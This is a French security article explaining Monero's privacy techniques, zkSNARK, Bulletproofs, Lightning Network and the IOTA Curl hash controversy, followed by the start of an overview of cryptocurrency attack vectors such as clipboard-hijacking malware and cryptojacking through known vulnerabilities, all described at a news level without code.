Ce camouflage du montant d'une transaction utilise le concept de » mise en gage de Pedersen » (« Pedersen commitment »). C'est un processus cryptographique permettant à une entité de prouver une valeur (ici, le montant d'une transaction) sans jamais la dévoiler (ou en la dévoilant seulement au destinataire).

Cette mise en gage est effectuée en ajoutant un nombre aléatoire au vrai montant envoyé lors d'une transaction. Afin de comprendre le concept, il faut savoir qu'une transaction Monero se fait en plusieurs étapes.

« Monero propose certes de pallier le manque d'anonymat de Bitcoin, mais le projet va plus loin en assurant une meilleure décentralisation. Pour ce faire, l'algorithme utilisé pour le minage de Monero a été pensé pour être résistant aux ASICs. »


Si Alice dispose de 8 XMR et qu'elle désire en donner 6 à Bob, elle créera une entrée de 8 XMR (la somme dont elle dispose), et deux sorties, l'une de 6 (la somme due à Bob) et l'autre de 2 XMR (le reste du change qui sera renvoyé à Alice).

La mise en gage de Pedersen permet de vérifier que la somme des sorties chiffrées générées lors d'une transaction (Ici, 2 et 6) est strictement égale à la somme des entrées chiffrées (l'argent dont dispose Alice au départ). Alice « met en gage » la valeur « 8 » , de telle manière que seulement elle et Bob connaissent cette valeur.

Le reste du réseau verra alors une valeur aléatoire transmise entre deux adresses. Il est possible pour tout le monde de vérifier que la somme de 2 et 6 est bien égale à 8, mais Alice n'enverra que la preuve que la somme de ses sorties est égale à la somme de ses entrées, les mises en gage de Pedersen étant commutatives.

De plus, ces sorties (mises en gage de 2 et 6) sont associées à d'autres entrées au sein d'un anneau (c'est le même principe que pour les signatures en anneau qui est utilisé ici). Plusieurs entrées sont donc référencées automatiquement au sein d'un même anneau. Parmi elles figurent aussi des fausses entrées. Un observateur externe ne pourra donc pas savoir quelle mise en gage devra être réalisée sur quelle entrée [1-3].

Transaction confidentielle d'anneau
« Ring Confidential Transaction »



Un autre travail encore en chantier à l'heure actuelle est la création de Kovri. Kovri sera publié sous la forme d'un client lourd permettant de camoufler l'adresse IP utilisée pour effectuer une transaction Monero. Il sera gratuit, décentralisé et complètement anonyme, en se basant sur les spécifications du réseau I2P.

Comment Monero parvient-elle à être une monnaie décentralisée ?

Monero propose certes de pallier le manque d'anonymat de Bitcoin, mais le projet va plus loin en assurant une meilleure décentralisation. Pour ce faire, l'algorithme utilisé pour le minage de Monero a été pensé pour être résistant aux ASICs. Cette résistance aux ASICs permet une meilleure décentralisation. Comme nous l'expliquions précédemment, les ASICs coûtent relativement chers et sont, pour certaines monnaies comme Bitcoin, la seule option viable afin de miner efficacement sans se ruiner à l'achat et en frais d'électricité. Cela constitue une barrière que beaucoup ne peuvent franchir.

Monero utilise l'algorithme CryptoNight, basé sur l'algorithme CryptoNote, existant depuis 2013. La caractéristique principale de CryptoNight est d'être coûteux en calcul et en mémoire, point faible des ASICs. Originellement, CrypoNight est censé être inefficace sur les GPU (carte graphique), les FPGA (circuits intégrés reprogrammables, moins puissants qu'un ASIC, mais plus qu'un GPU) et les ASICs.

Cinq ans après, la réalité est un peu différente. Les évolutions de l'algorithme et des fabricants de matériels rendent le minage de Monero possible sur tous les matériels nommés. On retrouve ainsi des ASICs spécialisés pour CryptoNight et la majorité des mineurs disposent de cartes graphiques pour miner. Une faible quantité d'utilisateurs utilise leurs proces-

seurs (CPU) pour miner du Monero.

On notera tout de même que la différence de performance offerte entre un GPU et un ASIC n'est pas aussi grande avec l'algorithme CryptoNight (Monero) qu'avec SHA-256 (Bitcoin). Au vu des performances disponibles sur chaque matériel, CryptoNight reste le plus efficace en termes de rendement sur des CPU/GPU, et sera de moins en moins efficace sur un FPGA et un ASIC. Cependant, un ASIC étant naturellement plus puissant qu'un CPU, la quantité de hashs calculés sera plus élevée, même si l'algorithme sera moins efficace. L'algorithme aura ainsi tendance à « lisser » les performances pour ne pas donner un avantage significatif à un type spécifique de matériel [1-4].

Cette spécificité du réseau Monero lui permet d'être plus décentralisé que le réseau Bitcoin, cependant, comme nous le verrons plus loin dans cet article, cela représente aussi un attrait particulier pour les pirates.

Monero se range dans la famille des « privacy coin » (les monnaies orientées sur le respect de la vie privée et du droit à l'anonymat). Depuis sa création (basée sur un fork de la monnaie Bytecoin proposant elle aussi des mesures visant à protéger l'anonymat de ses utilisateurs), Zcash, Zcoin, PIVX, Verge, Bitcoin Private, Enigma, Aeon ou encore Sumokoin ont vu le jour.

La concurrence sur ce créneau est donc très rude, et il est difficile d'être totalement partial dans le choix de la « meilleure » des monnaies anonymes tant le spectre de fonctionnalités est diversifié.

Y-a-t'il d'autres alternatives aux algorithmes utilisés par Monero ?

zkSNARK

La principale monnaie concurrente de Monero est sans conteste Zcash. Au même titre que Monero est un exemple d'implémentation de protocoles tels que les signatures en anneau, les adresses furtives et les transactions confidentielles en anneau, Zcash est un exemple d'implémentation du protocole zkSNARK.

zkSNARK est une méthode dite de « preuve à divulgation nulle de connaissance » (« zero-knowledge proof » , illustré par les initiales « zk » et SNARKS pour « Succinct Non-interactive Argument of Knowledge »). C'est un protocole permettant de garantir l'authentification (garantir que la demande d'accès à une information est légitime) et l'identification d'une personne (permettant de connaître son identité). Elle inclut un « fournisseur de preuve » (« prover ») et un « vérificateur » (« verifier »). Le but du premier est de prouver cryptographiquement qu'une proposition est vraie sans révéler d'autres informations que la preuve fournie.

zkSNARK se range plus particulièrement dans la famille des preuves à divulgation nulle de connaissance sans interaction. C'est-à-dire qu'il n'est pas nécessaire que le « prover » et le « verifier » interagissent pour obtenir la preuve.

Rentrer dans le détail du protocole relève plutôt du monde des mathématiques que de celui de la sécurité informatique, nous nous en tiendrons ainsi aux prérequis du protocole :

1. **La consistance** : le « prover » et le « verifier » doivent tous les deux suivre le protocole et ce dernier n'accepte la preuve qu'à cette seule condition.

2. **La robustesse** : un « prover » donnant intentionnellement une fausse information ne peut pas, en termes de probabilité, convaincre un « verifier » qu'elle est vraie.

3. **L'absence d'information** : c'est ce qui rend le système non interactif. Le « prover » ne doit pas donner plus d'informations que la preuve fournie.

Au sein de Zcash, le protocole zkSNARK permet de prouver que les transactions chiffrées dans la blockchain Zcash sont correctes sans jamais dévoiler leur contenu. zkSNARK est donc l'équivalent du protocole RingCT utilisé au sein de Monero.

Un des problèmes de zkSNARK au sein de Zcash repose toutefois dans la génération du premier bloc de la chaîne qui nécessite une initialisation de confiance (« trusted setup ») afin de générer les paramètres nécessaires à l'élaboration du système [1-5].

Cette phase d'initialisation est dite « de confiance » puisqu'elle ne permet pas de s'assurer que les clés cryptographiques utilisées lors de son déroulement ont été détruites. Sans l'assurance que ces clés ont été détruites, il est potentiellement possible de forger des transactions sur le réseau qui paraîtront légitimes. Il serait donc possible de créer un nombre illimité de monnaies Zcash pour les créateurs. Cependant, des solutions ont été trouvées pour résoudre ce problème. Nous présentons l'une d'entre elles nommée « Bulletproof » .


Bulletproof

Cette technologie est très récente puisqu'elle n'a été publiée pour la première en novembre 2017, là où zkSNARK se base sur un ensemble d'idées publiées dans les années 80.
Bulletproof repose sur le principe des transactions confidentielles, mais permet l'utilisation d'un code beaucoup plus léger et moins gourmand en ressource. C'est un protocole de preuve à divulgation nulle non interactif permettant l'envoi rapide de preuves très courtes, sans la nécessité d'établir une initialisation de confiance.

Le protocole étant encore très jeune, son implémentation doit être d'abord testée rigoureusement avant de voir son intégration au sein de Bitcoin. L'équipe de développement derrière Monero a tout de même déclaré être très intéressée par le remplacement du protocole RingCT par celui de Bulletproof, permettant, en plus du gain en termes d'efficacité dans sa mission, de cacher les montants dépensés dans les transactions et de réduire les frais de transaction de plus de 80%.

Lightning Network

Le « Lightning Network » est un protocole de paiement utilisé en tant que couche supérieure au réseau Bitcoin, afin de résoudre en partie ses problèmes de scalabilité et d'anonymat.



La première publication en alpha a eu lieu début 2017, pour une publication d'une version « Release Candidate » en fin 2017. C'est un des plus gros projets actuels pour le réseau Bitcoin. Il dispose actuellement de trois implémentations différentes du papier blanc original.

Le but de cette seconde couche réseau est de réduire considérablement les frais de transaction ainsi que d'augmenter la vitesse des transactions. L'intérêt du projet réside dans sa capacité à fournir un système décentralisé au-dessus de la blockchain Bitcoin permettant l'établissement de micropaiements sans tiers de confiance.

Le principe est simple : un utilisateur A souhaitant faire une ou plusieurs transactions avec un utilisateur B va ouvrir un canal de communication au sein du Lightning Network, et va pour cela créer une transaction sur la blockchain Bitcoin. Une fois ce canal ouvert entre A et B, aucune des transactions effectuées au sein de ce dernier ne sera inventoriée dans la blockchain. Le gain d'espace et de temps est donc conséquent.

Lorsque les deux parties souhaitent arrêter d'échanger des Bitcoins, ils ordonnent la fermeture du canal, qui va déclencher une transaction résumant toutes celles effectuées sur le canal. Ce système est similaire à celui d'une ardoise que l'on pourrait avoir dans un bar. Il permet ainsi d'effectuer un grand nombre de micropaiements, tout en profitant de la blockchain à l'ouverture et à la fermeture du canal, afin de sécuriser les transactions.

De plus, Lightning Network dispose d'un mécanisme d'intermédiaires. Ainsi, si A a déjà ouvert un canal avec B, C pourra communiquer avec A par l'intermédiaire de B. Afin de sécuriser les transactions entre les canaux dans le cas ou B et/ou C sont malveillants, des contrats intelligents (« smart contracts ») Bitcoin sont mis en place afin de définir des règles en cas de non-coopération entre les membres et les intermédiaires d'un canal.

À noter que les paiements de sommes conséquentes ont peu d'intérêt à être réalisés au sein du Lighting Network puisque l'argent issu des portefeuilles des deux parties désirant réaliser des transactions reste « en suspens » tant que le canal est ouvert. C'est une sorte de « réserve » temporaire pour effectuer un paiement éventuel dans le futur.

« Monero se range dans la famille des « privacy coin » . Depuis sa création, Zcash, Zcoin, PIVX, Verge, Bitcoin Private, Enigma, Aeon ou encore Sumokoin ont vu le jour. »

Vous l'avez compris, ces technologies et leurs implémentations sont encore jeunes et seul le temps saura nous dire lesquelles connaîtront une utilisation réellement massive. Bitcoin était la première et la plus ancienne des cryptomonnaies à utiliser la blockchain en combinaison avec un système de preuve de travail pour réaliser des transactions.

Moins de 10 ans plus tard, le nombre de cryptomonnaies a explosé et la plupart d'entre elles sont basées sur des principes similaires. D'autres, en revanche, tirent leur épingle du jeu en proposant des alternatives intéressantes. Parmi elles, nous avons décidé de nous concentrer sur IOTA.

> Étude d'un cas faisant débat : IOTA

IOTA est une cryptomonnaie créée en 2015 disposant d'ambitions similaires à Bitcoin : aboutir à une monnaie décentralisée via un registre ouvert utilisé par l'Internet des Objets. IOTA propose de sérieux avantages face à Bitcoin : Il n'inclut aucun frais de transaction et permet donc nativement de supporter l'échange de sommes allant de moins d'un centième de centime à plusieurs millions d'euros, sans frais. Un tel transfert sur le réseau Bitcoin inclurait forcément des frais de transactions plus ou moins élevés selon le niveau d'utilisation de la blockchain [1-6].

IOTA a surtout connu du succès à partir de 2017, lorsque Bitcoin a connu les problèmes de scalabilité que nous évoquions plus haut dans cet article. IOTA est résolument orienté vers l'Internet des Objets (« Internet of Things » , ou « IoT »). La monnaie a pour ambition d'être l'épine dorsale de l'IoT, assurant le transfert de données et d'argent hommes-machines et machines-machines sans tiers de confiance.

Comment fonctionne IOTA ?

IOTA n'est pas une cryptomonnaie basée sur une blockchain, mais sur un graphe orienté acyclique, nommé « The Tangle ». Il n'y a donc pas de notion de blocs et de chaînes, mais simplement des flux de transactions transitant entre les divers nœuds « entremêlés » du réseau IOTA.

Pour réaliser une transaction au sein du réseau IOTA, aucun mineur n'est nécessaire. Il y a tout de même quatre étapes à réaliser :

- **Construction du message** : Deux types de transactions sont possibles au sein de IOTA : celles incluant un transfert de jetons IOTA (c'est-à-dire de l'argent) et celles ne contenant que des données.

- **Sélection et validation de deux « tips »** : Un « tip » est une transaction en attente de validation. Deux « tips » sont ainsi sélectionnés sur la base des marches aléatoires sur la méthode de Monte-Carlo par chaînes de Markov (« Markov Chain Monte Carlo Random Walk »). Une fois les deux « tips » sélectionnés, ils doivent être validés et analysés afin d'éviter toute forme de triche comme la double dépense.

- **Preuve de travail** : Sur le même principe que la preuve de travail utilisée par Bitcoin, IOTA demande une preuve de travail plus simple, nécessitant des ressources plus faibles afin de résoudre un problème cryptographique simple.

- **Diffusion sur le réseau** : la transaction peut maintenant être diffusée au sein du réseau afin d'être à son tour validée par un autre utilisateur.

Le fonctionnement de IOTA est ainsi accéléré au fur et à mesure que le réseau est utilisé. Plus ce dernier dispose d'utilisateurs, plus les transactions ont de chances d'être validées rapidement. C'est pour cette raison que IOTA se place en tant que challenger de plusieurs cryptomonnaies qui connaissent des difficultés à s'étendre.

Attention tout de même, la scalabilité de IOTA dépendra de la capacité de chaque nœud à gérer des transactions. Il est donc toujours possible que la capacité matérielle des éléments du réseau ne permette pas le niveau de scalabilité voulu.

IOTA connaît-elle d'autres problèmes ?

Il faut savoir que IOTA se base sur les signatures de Winternitz dans son système de génération des adresses. Les signatures cryptographiques de Winternitz sont notamment utilisées puisqu'elles sont plus rapides que les fonctions de cryptographie basées sur des courbes elliptiques. De plus, leur mécanisme leur permet d'être plus résistantes face aux potentielles attaques d'ordinateurs quantiques, là où les fonctions classiques comme RSA, Diffie-Hellman ou DSA sont vulnérables.

Ce choix stratégique inclut un inconvénient majeur : une adresse ne doit pas être réutilisée, sous peine de voir son contenu potentiellement volé… En effet, au sein de IOTA, les utilisateurs doivent fournir un « seed » afin de générer des clés privées, qui sont elles-mêmes utilisées lors de la création d'adresses.

Lors de l'envoi d'une transaction sur le réseau, une partie de la clé privée utilisée pour générer l'adresse est alors divulguée sur le réseau. Un attaquant pourrait ainsi réaliser une attaque sur l'adresse en récupérant la seconde partie de la clé privée. Plus une adresse sera réutilisée, plus sa sécurité sera faible [1-7].

Cette méthode de transfert peu conventionnelle est ainsi particulièrement dangereuse pour les utilisateurs peu consciencieux qui réutiliseraient leur adresse deux fois lors d'un transfert. La réception d'argent ne nécessite quant à elle aucun prérequis particulier.

L'autre désavantage de IOTA est lié à l'utilisation du Coordinateur. Le Coordinateur est un élément central du réseau IOTA permettant de s'assurer du bon fonctionnement global du réseau. Il est notamment utilisé pour vérifier les transactions envoyées.

À l'heure actuelle, le Coordinateur est toujours en sources fermées, personne ne peut donc publiquement auditer son code. De plus, il constitue un élément centralisant dans une cryptomonnaie censée être complètement décentralisée.
Le Coordinateur n'est là que temporairement et la fondation IOTA espère pouvoir dans un premier temps créer plusieurs « mini-Coordinateurs » afin de résoudre le problème de centralisation qu'il pose, puis dans un second temps, le retirer complètement.

Actuellement, IOTA a besoin du Coordinateur afin d'éviter une éventuelle attaque des 51%. En effet, la preuve de travail à fournir pour valider une transaction étant largement plus faible que celle utilisée sur Bitcoin, le réseau doit atteindre une taille bien plus importante pour espérer être à l'abri de ce type d'attaques. Plus il deviendra grand, plus il sera compliqué pour un attaquant de réaliser une telle attaque.

Pourquoi IOTA a fait débat au sein de la communauté ?

Il y a quelques mois, IOTA a été accusé d'être affecté par une vulnérabilité critique permettant à un attaquant de voler ou de détruire les fonds d'un utilisateur. Cette vulnérabilité était due à un défaut d'implémentation d'une fonction « maison » basée sur l'algorithme Keccak (lui-même étant la base de SHA-3) utilisé pour signer les transactions envoyées sur le réseau.

Cette vulnérabilité est un cas plus intéressant qu'il n'en a l'air puisque la ligne de défense des créateurs de IOTA était particulièrement cocasse. Malgré cette ligne de défense, les créateurs ont suivi les recommandations du groupe à l'origine de la découverte de la vulnérabilité en utilisant l'algorithme Keccak pour signer les transactions envoyées.

Lors de l'envoi d'une transaction au sein du réseau IOTA, l'expéditeur devait signer sa transaction à l'aide d'une fonction de hachage, nommée Curl. Cette fonction, reprenant les principes de base de Keccak, a été créée spécifiquement par les créateurs de IOTA.

D'une manière générale dans le monde de la cryptographie, il est fortement déconseillé de créer sa propre fonction « maison » (« don't roll your own crypto »), puisque ces sujets sont souvent complexes et mal implémentés. L'utilisation de fonctions testées et éprouvées depuis des années est ainsi largement recommandée.

Une équipe de chercheurs liée au MIT Media Lab, nommée Digital Currency Initiative a ainsi donné raison à l'adage et a publiquement divulgué une vulnérabilité au sein de la fonction Curl de IOTA. Lors de cette publication, IOTA avait cependant déjà corrigé cette vulnérabilité en utilisant l'algorithme Keccak (SHA-3).

La vulnérabilité trouvée était basique : la fonction de hachage Curl pouvait être manipulée de telle manière que deux transactions différentes pouvaient être créées avec la même empreinte. Comme énoncé plus haut dans cet article, les fonctions de hachages ont pour propriété de fournir une sortie unique pour une entrée unique. Ainsi, la fonction Curl ne devrait pas permettre de signer deux transactions différentes et avoir la même empreinte, c'est ce que l'on appelle une collision.

Bien qu'une collision constitue en effet une vulnérabilité, son exploitation afin de voler des fonds était en réalité assez complexe. En effet, l'attaquant devait piéger un utilisateur qu'il savait associé à une adresse précise, lui demander de signer un message, puis lui demander de fournir une nouvelle adresse sur laquelle déposer les fonds. Le scénario est peu crédible, mais d'un point de vue purement cryptographique, la vulnérabilité tient.

La réponse des développeurs de IOTA quant à l'utilisation de cette fonction fut pour le moins atypique : la fonction était, selon eux, conçue de manière à générer, dans certains cas particuliers, des collisions. Le réseau et les fonds des utilisateurs étaient en réalité protégés par le Coordinateur qui, en voyant passer deux transactions différentes avec la même empreinte les aurait théoriquement invalidées.

« La vulnérabilité trouvée était basique : la fonction de hachage Curl pouvait être manipulée de telle manière que deux transactions différentes pouvaient être créées avec la même empreinte. »

Pourquoi créer une fonction de hachage volontairement vulnérable ? L'excuse donnée par les développeurs est encore une fois atypique : l'idée est d'utiliser cette vulnérabilité en tant que protection contre les copies. Nous avons pu voir que IOTA n'était théoriquement pas affectée par cette vulnérabilité puisque le Coordinateur protégeait le réseau, lui-même entièrement en source fermée et sous le contrôle des développeurs.

Si une équipe concurrente décidait de copier le fonctionnement de IOTA, il y avait une forte probabilité qu'elle copie la fonction de hachage vulnérable. Ne disposant pas du code source du Coordinateur, l'équipe concurrente aurait été vulnérable.

Coup de génie ou excuse déguisée ? Le sujet est à débattre. Néanmoins, le sujet évoqué et les réponses entre chercheurs en sécurité et développeurs ont créé un débat très intéressant sur l'implémentation de fonctions cryptographiques dans un système. Il est ainsi fortement déconseillé de créer soi-même son implémentation tant l'exercice est périlleux, sauf si cela est un risque maîtrisé et très mûrement réfléchi.
Sujet d'actualité depuis des années, les cryptomonnaies ont attisé la curiosité de nombreux acteurs. Bien que l'appât du gain soit souvent le facteur prédominant, on retrouve dans cet écosystème un grand nombre d'acteurs en tout genre : des amateurs aux chercheurs en passant par les investisseurs, les opportunistes, les fondateurs et idéologistes...

Références

[1-1] Whitepaper cryptonote annoté par la team Monero
https://downloads.getmonero.org/whitepaper_annotated.pdf

[1-2] Spécifications techniques de Monero
https://getmonero.org/technical-specs/

[1-3]
https://bitcointalk.org/index.php?topic=305791.0
https://eprint.iacr.org/2015/1098.pdf
https://lab.getmonero.org/pubs/MRL-0005.pdf

[1-4]
https://steemit.com/mining/@bkakani9/profitable-cpu-mining-coins

[1-5]
https://z.cash/

[1-6] Vulnérabilité IOTA
https://blog.iota.org/official-iota-foundation-response-to-the-digital-currency-initiative-at-the-mit-media-lab-part-1-72434583a2?source=collection_home

[1-7]
https://i.redditmedia.com/FdK2JrKE5XtfZlx84dCQjjrCQV-tIMp6bz8ypefiuAdI.jpg?fit=crop&crop=faces%2Centropy-&arh=2&w=640&s=8dc35e29965feec494ece22d7f4abb54

Cryptomonnaies - Partie #2
Vecteurs d'attaque et actualités

par Hadrien HOQUET

BTC Keychain

Il va sans dire que les pirates ont eux aussi braqué leur regard sur cette tendance incroyable, et ce, depuis ses premières heures. Le plus souvent, comme pour l'argent « réel », la motivation principale d'un antagoniste malveillant sera de s'en procurer d'importants montants. Si la création et la falsification sont extrêmement difficiles si ce n'est impossible, le vol quant à lui reste le moyen le plus rapide de remplir son propre porte-monnaie à l'insu des autres.

On peut distinguer de nombreux moyens d'arriver à dérober ou miner plus ou moins légitimement des cryptomonnaies, aussi les avons-nous regroupées en 5 modèles. Cette catégorisation peut naturellement être changée et intervertie en tous sens selon les facteurs les plus importants, l'angle, le cadre et le contexte de leur analyse.

Nous avons donc décomposé ces attaques et ces vulnérabilités selon le support principal exploité pour dérober ou miner des monnaies virtuelles :


➕ Les vulnérabilités inhérentes aux monnaies ou leur implémentation (contrats intelligents, etc.) ;

➕ Les injections de mineurs à travers l'exploitation de failles logicielles ;

➕ Les attaques à l'encontre des plateformes (piratage d'entreprise, d'ICO et marchés) ;

➕ Les nombreuses arnaques possibles (Twitter, bots, hameçonnage, etc.) ;

➕ Les ransomwares faisant intervenir des cryptomonnaies.



> Les vulnérabilités inhérentes aux monnaies ou leur implémentation (contrats intelligents, etc.)

Nous allons nous intéresser un peu plus en détail ici aux informations et faits divers concernant la sécurité des monnaies en elles-mêmes, mais avant tout, un rapide rappel au sujet des porte-monnaie.

Contrairement aux monnaies traditionnelles qui peuvent résider physiquement dans un « porte-monnaie », les cryptomonnaies ne sont jamais, physiquement ou virtuellement, détenues dans ces porte-monnaie virtuels. En effet, la cryptomonnaie est ici stockée dans la chaîne de bloc sous forme d'enregistrements de transactions (pour la majeure partie d'entre elles comme le Bitcoin).

Pour les monnaies dites « réelles », il est possible de les stocker dans son propre porte-monnaie, sur soi, dans des réseaux spécifiques (banques) ou encore en ligne (acompte, montants virtuels, etc.)

De manière similaire, il existe de nombreux types de porte-monnaies virtuels, on peut en trouver :

- ➕ En ligne afin d'en faciliter l'accès ;
- ➕ Sous forme de logiciels installés localement ;
- ➕ Au travers d'acomptes et équivalents ;
- ➕ Sur des appareils physiques sécurisés ;

etc.

Portes-monnaie physiques Ledger pour lesquels plusieurs vulnérabilités ont récemment été découvertes et corrigées

Mais comme évoqué plus haut, ces porte-monnaie virtuels ne stockent pas réellement les cryptomonnaies. Que contiennent-ils alors ? Ils servent majoritairement à conserver les clés utilisées comme gage de propriété, pour compléter les échanges, mais offrent aussi des fonctionnalités comme l'estimation du montant possédé.

Ils conservent donc des couples de clés publiques et clés privées. Les clés publiques servent à identifier l'utilisateur et à ce titre, comme un numéro de compte pour un versement, servent d'adresse de réception (où l'on désire envoyer le montant), elles sont donc partagées publiquement au besoin. Les clés privées quant à elles, sont à conserver secrètement, elles permettent d'effectuer des signatures afin d'assurer qu'il s'agit bien du propriétaire (ce qui peut s'apparenter à votre code PIN).

Vous l'aurez compris, si un pirate veut dérober de la monnaie virtuelle, il va tenter de vous dérober votre signature afin de prendre le contrôle de vos fonds et ainsi les transférer vers ses comptes.


Si vous « stockez » vos monnaies en ligne, sur une plateforme d'échange par exemple, vous aurez un accès facilité à vos monnaies, vous pourrez alors automatiser les ordres, procéder rapidement à des échanges, accéder à vos monnaies depuis plusieurs appareils, etc. Cependant, vous « remettez » vos clés privées entre les mains de la plateforme. C'est un gain de simplicité qui se fait souvent au détriment de la sécurité, si la plateforme se fait pirater, il est possible que l'attaquant s'empare alors de vos fonds. Plusieurs de ces attaques seront évoquées dans la section dédiée aux attaques à l'encontre des plateformes.

Les porte-monnaie locaux sont quant à eux des logiciels qui offrent non seulement le stockage, normalement sécurisé de vos clés, mais aussi d'autres fonctionnalités comme le calcul des montants possédés, la possibilité d'envoyer ou recevoir, etc. Il s'agit de logiciels, et comme tout logiciel, ils peuvent contenir des vulnérabilités et leur sécurité dépend aussi du système hôte.

À ce titre, les pirates s'intéressent de plus en plus aux vulnérabilités inhérentes aux « cryptowallets », mais aussi aux moyens de les extraire depuis des systèmes compromis. C'est le cas de ComboJack, un logiciel malveillant qui va surveiller le « presse-papier » des systèmes infectés afin d'y détecter des adresses de porte-monnaie Bitcoin, Ethereum, Litecoin, Monero et bien d'autres. Lorsqu'une adresse est copiée par l'utilisateur, le malware va la remplacer par l'une des adresses appartenant à l'attaquant, si l'utilisateur n'est pas vigilant quant à l'adresse qu'il a collée, c'est au pirate qu'il enverra les montants qu'il allait transférer [2-12].

Des vulnérabilités ont aussi été découvertes dans plusieurs porte-monnaie virtuels comme Electrum dont une vulnérabilité au sein de l'utilisation de JSON-RPC permettait à des attaquants de dérober son contenu, sous certaines conditions, depuis le navigateur [2-13].

Les cryptomonnaies ont aussi leur propres implémentations, mécanismes et fonctionnement. Ethereum a par exemple mis en avant le principe de contrats intelligents « smart contracts », un bug nommé « Parity » a causé la perte de l'équivalent de centaines de millions de dollars. Ce dernier sera évoqué plus en détail dans la section 3 dédiée à l'analyse plus technique des vulnérabilités mentionnées. Plus récemment, des études ont mis en valeur la présence de contrats vulnérables dans la chaîne de bloc qui ne peuvent donc plus être altérés, l'estimation s'élève à quelques millions de dollars qui pourraient être dérobés si les vulnérabilités associées venaient à être exploitées [2-14].



> Les injections de mineurs

Les mineurs remplacent les ransomwares

Contrairement aux logiciels rançonneurs qui visent un retour sur investissement durant une courte « campagne », les mineurs sont quant à eux axés sur le long terme. Plus le mineur tourne longtemps, plus l'attaquant a des chances de s'enrichir. À ce titre, il lui est vital de ne pas provoquer de déni de service de l'équipement ciblé et de minimiser ses chances d'être détecté.

De plus, un mineur va reposer sur différents modes de calculs, sur différents algorithmes et la puissance (CPU ou GPU) du système ciblé va fortement impacter ses performances. De nombreux équipements n'ont pas été conçus pour cette charge et peuvent ainsi :

- ➕ Voir leurs performances de calcul très fortement impactées ;
- ➕ Générer une charge réseau supplémentaire ;
- ➕ Augmenter la consommation énergétique de l'équipement ;
- ➕ Voire dans certains cas subir des dommages.

Ces attaques sont appelées CryptoJacking. La hausse du cryptojacking s'est faite principalement en 2017, mais l'on constate en 2018 encore que cette mode ne s'est toujours pas essoufflée. On peut différencier 2 types d'injections, les attaques directes et indirectes.

Attaques directes

Les attaques directes vont viser l'injection et l'exécution d'un mineur au sein du système ciblé indifféremment de la cible (serveur, poste de travail, etc.). Le vecteur le plus fréquent est l'exploitation de vulnérabilités connues permettant l'injection ou l'exécution de code arbitraire (RCE). On retrouve l'instrumentalisation de failles connues comme la vulnérabilité CVE-2017-1000353 affectant Jenkins [2-1], Weblogic ou encore EternalBlue [2-2],


VULNERABILITIES / THREATS

Oracle WebLogic Exploit Used in Cryptocurrency Mining Campaign

